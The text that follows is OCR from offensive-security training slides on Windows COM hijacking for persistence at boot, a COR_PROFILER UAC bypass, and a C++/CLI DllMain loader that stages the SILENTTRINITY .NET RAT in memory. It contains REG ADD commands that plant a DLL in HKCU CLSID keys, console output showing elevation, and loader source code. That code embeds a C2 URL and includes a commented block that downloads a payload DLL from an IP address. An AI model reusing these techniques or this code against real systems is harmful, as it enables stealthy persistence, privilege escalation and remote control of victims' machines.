
Phase II Example

COM Hijacking -Part III

- It is possible to take over GUID requests on reboot/startup of a machine.
- 690 Hijackable InProcServer32 on reboot
- 495 Hijackable TreatAs on reboot
- Probably left over for legacy reasons
  - Terrible idea, but thank you Microsoft
- Set ProcMon to start logging from boot.
  - Options -> Enable Boot Logging
- Reboot machine

COM Hijacking -Part III


Huzzah! During bootup we can see feeble attempts to reach out to keys that do not exist.



```
8:23:5...  sihost.exe  3604  RegOpenKey  HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}                   NAME NOT FOUND  Desired Access: Maximum Allowed
8:23:5...  sihost.exe  3604  RegOpenKey  HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}                   NAME NOT FOUND  Desired Access: Maximum Allowed
8:23:5...  sihost.exe  3604  RegOpenKey  HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}\InprocServer32    NAME NOT FOUND  Desired Access: Read
8:23:5...  sihost.exe  3604  RegOpenKey  HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}\InprocServer32    NAME NOT FOUND  Desired Access: Maximum Allowed
8:23:5...  sihost.exe  3604  RegOpenKey  HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}\InprocServer32    NAME NOT FOUND  Desired Access: Maximum Allowed
8:23:5...  sihost.exe  3604  RegOpenKey  HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}\InprocServer32    NAME NOT FOUND  Desired Access: Maximum Allowed
8:23:5...  sihost.exe  3604  RegOpenKey  HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}\InprocServer32    NAME NOT FOUND  Desired Access: Maximum Allowed
8:23:5...  sihost.exe  3604  RegOpenKey  HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}\InprocServer32    NAME NOT FOUND  Desired Access: Maximum Allowed
8:23:5...  sihost.exe  3604  RegOpenKey  HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}\InprocHandler32   NAME NOT FOUND  Desired Access: Query Value
8:23:5...  sihost.exe  3604  RegOpenKey  HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}\InprocHandler     NAME NOT FOUND  Desired Access: Query Value
8:23:5...  sihost.exe  3604  RegOpenKey  HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580CA99-925D-4537-959B-B7C9EA45FC01}                   NAME NOT FOUND  Desired Access: Read
8:23:5...  sihost.exe  3604  RegOpenKey  HKU\S-1-5-21-897455975-927573491-1153384778-1115_Classes\CLSID\{8580ca99-925D-4537-959B-B7C9EA45FC01}\TreatAs           NAME NOT FOUND  Desired Access: Query Value
```

COM Hijacking -Part III


- GUID {FF393560-C2A7-11CF-BFF4-444553540000}\InprocServer32 is being called out to which is attached to Explorer.exe



- Create the necessary keys and GUID
- Restart the machine
- Make sure a listener is running on your attack machine/teamserver

COM Hijacking -Part III

- Upon restart of the machine, a shell should pop



UAC Bypass Study With COM

- https://offsec.provadys.com/UAC-bypass-dotnet.html
- By making a few profile path modifications, we can leverage COM to do some dirty work for us.
  - COR_ENABLE_PROFILING=1
  - COR_PROFILER={GUID}
  - COR_PROFILER_PATH=C:\path\to\payload.dll
- The only other requirement is to run an executable that is auto-elevated such as mmc.
- You need to create GUID in HKCU\Software\Classes\CLSID, and make a few modifications in HCKU\Environment
- COR_PROFILER_PATH also works with UNC paths.

UAC Bypass Study With COM

C:\WINDOWS\system32\cmd.exe

```
Microsoft Windows [Version 10.0.16275.1000]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\auditor>ver

Microsoft Windows [Version 10.0.16275.1000]

C:\Users\auditor>REG ADD "HKCU\Software\Classes\CLSID\{FFFFFFFF-FFFF-FFFF-FFFF-FFFFFFFFFFFF}\InprocServer32" /ve /t REG_
EXPAND_SZ /d "C:\Temp\test.dll" /f
The operation completed successfully.

C:\Users\auditor>REG ADD "HKCU\Environme
The operation completed successfully.

C:\Users\auditor>REG ADD "HKCU\Environme
The operation completed successfully.

C:\Users\auditor>REG ADD "HKCU\Environme
The operation completed successfully.

C:\Users\auditor>mmc gpedit.msc

C:\Users\auditor>
```

Administrator: C:\WINDOWS\system32\cmd.exe

```
Microsoft Windows [Version 10.0.16275.1000]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                   Type             SID          Attributes
============================================================ ================ ============ ================
======
Everyone                                                     Well-known group S-1-1-0      Mandatory group,
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Mandatory group,
BUILTIN\Administrators                                       Alias            S-1-5-32-544 Mandatory group,
 owner
BUILTIN\Users                                                Alias            S-1-5-32-545 Mandatory group,
NT AUTHORITY\INTERACTIVE                                     Well-known group S-1-5-4      Mandatory group,
CONSOLE LOGON                                                Well-known group S-1-2-1      Mandatory group,
NT AUTHORITY\Authenticated Users                             Well-known group S-1-5-11     Mandatory group,
NT AUTHORITY\This Organization                               Well-known group S-1-5-15     Mandatory group,
NT AUTHORITY\Local account                                   Well-known group S-1-5-113    Mandatory group,
LOCAL                                                        Well-known group S-1-2-0      Mandatory group,
NT AUTHORITY\NTLM Authentication                             Well-known group S-1-5-64-10  Mandatory group,
Mandatory Label\High Mandatory Level                         Label            S-1-16-12288

C:\WINDOWS\system32>_
```

Using our Access


- Now that we can execute code via COM, what do we run?
- Requirements:
  - Must be an on-disk DLL
  - Must not require interaction
  - Must run our malicious code when loaded (through DllMain)
  - Must execute a stager for our Remote Access Tool
  - Ideally, would execute stager from memory without needing any other file(s)
  - Ideally, could download stager from URL before executing it

Choosing a RAT

- Modern offensive tradecraft prefers to operate entirely from memory
- On Windows, the .NET Framework is convenient for this
- Offensive .NET tools are often written in:
  - PowerShell scripts
  - C# DLLs or EXEs, known as “.NET Assemblies”
- We will use SILENTTRINITY, an open source .NET RAT


SILENTTRINITY - @byt3bl33d3r


- BYOI – Bring Your Own Interpreter
- C2 Framework / RAT that embeds interpreters into memory
- Can execute C#, IronPython, and Boo from memory
- None of the scripting languages need to be present or installed



SILENTTRINITY – Layers of .NET

- IronPython and Boo are .NET Scripting languages
  - Both can be run as engines from C#
- Embeds an IronPython engine in an IronPython engine inside C#




Python 3.7 Server
stage.zip
IronPython.dll
IronPython.Modules.dll
Main.py
Microsoft.Dynamic.dll
Microsoft.Scripting.dll
1. Request stage.zip
2. stage.zip
5. Jobs?
6. Job.py
8. Job Output
C#
3. Resolve assemblies from Stage.zip
IPY 2.7.8 Engine
4. Execute Main.py from stage.zip (Payload Logic)
7. Create Thread with new IPY Engine
IPY 2.7.8 Engine
8. Execute Job.py

How do we run it?

- ST provides a .NET DLL that can be used to stage an implant into memory
- Challenges:
  1. The DLL must run without being dropped to disk
  2. .NET code is easily reversed; we should wrap it in some native executable
  3. .NET code is interpreted; it cannot be run directly through process injection
  4. C# (what ST is written in) does not provide a DllMain functionality

Solution - 1

- .NET programs can load other .NET programs from memory
- Use the built-in System.Reflection.Assembly.Load(byte[] fileBytes) API call
- Can load and execute a .NET EXE or DLL from memory in < 5 lines of code

Solution - 2

- All .NET programs can be reversed to source code using programs such as dnSpy
- Decompilers can even extract variable/class names and some comments
- So, we will instead write our payload in C++
  - Not immune to reverse engineering
  - But, harder than .NET

Solution – 3

- All .NET code is run through the Common Language Runtime
- .NET is assembled into an intermediate language (CIL), which is compiled “just-in-time”
- Microsoft provides a hybrid language: C++/CLI
- Produces a “Mixed Assembly”
  - Contains both native and managed (.NET) code
- Run Assembly.Load from managed C++

Solution - 4

- We can use DllMain in C++
- To avoid Loader Lock
  - DllMain > CreateThread > NativeFunction > ManagedFunction > Assembly.Load
- URL for C2 server is embedded int payload

```
10  static DWORD WINAPI launcher(void* h)
11  {
12
13      std::cout << "Created thread...";
14
15      HRSRC res = ::FindResourceA(static_cast<HMODULE>(h),
16          MAKEINTRESOURCEA(IDR_DLLENCLOSED6), "DLLENCLOSED");
17      if (res)
18      {
19          HGLOBAL dat = ::LoadResource(static_cast<HMODULE>(h), res);
20          if (dat)
21          {
22              unsigned char *dll =
23                  static_cast<unsigned char*>(::LockResource(dat));
24              if (dll)
25              {
26                  size_t len = SizeofResource(static_cast<HMODULE>(h), res);
27                  LaunchDll(dll, len, "ST", "Main");
28              }
29          }
30      }
31      return 0;
32  }
33  extern "C" BOOL APIENTRY DllMain(HMODULE h, DWORD reasonForCall, void* resv)
34  {
35      if (reasonForCall == DLL_PROCESS_ATTACH)
36      {
37          CreateThread(0, 0, launcher, h, 0, 0);
38      }
```

```
System::Runtime::InteropServices::Marshal::Copy(
    (System::IntPtr)dll, mdll, 0, mdll->Length);
System::String^ cn =
    System::Runtime::InteropServices::Marshal::PtrToStringAnsi(
    (System::IntPtr)(char*)className);
System::String^ mn =
    System::Runtime::InteropServices::Marshal::PtrToStringAnsi(
    (System::IntPtr)(char*)methodName);

/**
/Downloads the Assembly from a hardcoded URI. Comment out the stuff above.

System::Net::WebClient ^_client = gcnew System::Net::WebClient();

System::String ^uri = "http://192.168.197.133:8000/SILENTTRINITY_DLL.dll";

System::Console::WriteLine("Downloading payload from: " + uri);

cli::array<unsigned char>^ mdll = _client->DownloadData(uri);
**/

// used the converted parameters to load the DLL, find, and call the method.
System::String^ args =
    System::Runtime::InteropServices::Marshal::PtrToStringAnsi(
    (System::IntPtr)(char*)"http://192.168.197.134:80");

array< System::Object^ >^ arr = gcnew array< System::Object^ >(1);
arr[0] = args;

